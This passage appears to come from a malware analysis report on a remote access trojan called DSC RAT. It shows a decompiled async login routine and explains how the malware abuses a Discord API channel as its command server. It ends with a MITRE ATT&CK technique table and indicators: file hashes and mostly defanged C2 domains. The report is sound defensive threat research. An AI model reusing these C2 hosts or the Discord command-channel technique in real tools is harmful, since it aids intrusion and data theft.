The malware utilize `**Async**` and `**wait**` in the login function and all of its functions are using the same methodology , and this make the stepping through the code is very tedious and time consuming.

```
// Token: 0x0600002E RID: 46 RVA: 0x00004094 File Offset: 0x00002294
public static Task login(string token)
{
    Sign.<login>d__31 <login>d__;
    <login>d__.<>t__builder = AsyncTaskMethodBuilder.Create();
    <login>d__.token = token;
    <login>d__.<>1__state = Class1.smethod_0(60);
    <login>d__.<>t__builder.Start<Sign.<login>d__31>(ref <login>d__);
    return <login>d__.<>t__builder.Task;
}
```

A lot of functions used within DSC RAT, we will not delve deep into it maybe later, but as functions names express the context of the function and its internals.




the malware developer utilized `**AsyncTaskMethodBuilder**` which is a critical component in C#'s asynchronous programming model, specifically designed to help manage and execute asynchronous methods that return a `**Task**`. It's a part of the state machine infrastructure that the C# compiler generates when you use `**async**` and `**await**` in your code.

Malware Configuration

while analysis we was able to extract the malware configuration and the C2 server, DSC malware abuses Discord APIs and use it a C2 server to post and receive data and commands.

as shown on the above image that the API token used here is `1272267366788759612`

and this URL inspected too `https://discord.com/api/v9/channels/1272267366788759612/messages`



we have uploaded malware configuration, you can inspect it [here]

TTPs

TACTIC	TECHNIQUE TITLE	MITRE ATT&CK ID
Initial Access	Phishing: Spearphishing Attachment	T1566.001
Execution	User Execution: Malicious File	T1204.002
	Command and Scripting Interpreter	T1059
	Command and Scripting Interpreter: PowerShell	T1059.001
Defense Evasion	Reflective Code Loading	T1620
	Obfuscated Files or Information: Fileless Storage	T1027.011
	Virtualization/Sandbox Evasion	T1497.001
	De-obfuscate/Decode Files or Information	T1140
	Impair Defenses: Disable or Modify System Firewall	T1562.004
	Impair Defenses: Disable or Modify Tools	T1562.001
Discovery	System Information Discovery	T1082
	Process Discovery	T1057
	File and Directory Discovery	T1083
Privilege Escalation	Process Injection (dll injection)	T1055
	Abuse Elevation Control Mechanism: Bypass User Account Control	T1548.002
Command and Control	Application Layer Protocol	T1071
	Encrypted Channel	T1573
	Remote Access Tools	T1219
Credential Access	Credential Dumping	T1003
	Steal Web Session Cookie	T1539
Impact	Service Stop	T1489
Collection	Screen Capture	T1113
	Clipboard Data	T1115
Exfiltration	Exfiltration Over C2 Channel	T1041
Persistence	Boot or Logon Auto-start Execution: Registry Run Keys	T1547.001

IOCs

link file	7D1585F9ED317BF06A63BD5AAAF015F6066C51A7153370579B2836D66142F877
link file	6842aee028eaa07af8e8eba41bef019aee72fe245ca86be39efd2df883b2402c
link file	ffb1e4d9253ed97cc381826993a8812ac6c53f7a7d01793e282fc148102bdab3
IntelX dumped sample	3DA6AD5A0749865C4E6D2EC871CDDBF67E5094EE3FD053CFC87A301A3111BA7C
DSC dumped sample	C7139821EE237E7913CB770A67A859E0218C0DB6F37B1B778D5FF380A7720A69
C2 Servers	pmofficepakistancloudserver[.]shiftroof[.]top
	ofc[.]mofserviceserver[.]top
	management[.]xuzeest[.]buzz
	ministryofficedownloadcloudserver[.]screenpont[.]xyz

technical[.]solutionsonline[.]top
download-file[.]top
files-windows[.]top
mofserviceserver[.]top
officemof[.]buzz
cloudpmo[.]top
download-cert[.]top
download-services[.]online
download-windows-server[.]store
update-service[.]top
screenpont[.]xyz
dellicon[.]top
hellsoint[.]buzz
service-support[.]top
solutionsonline[.]top
https://discord[.]com/api/v9/channels/1272267366788759612/messages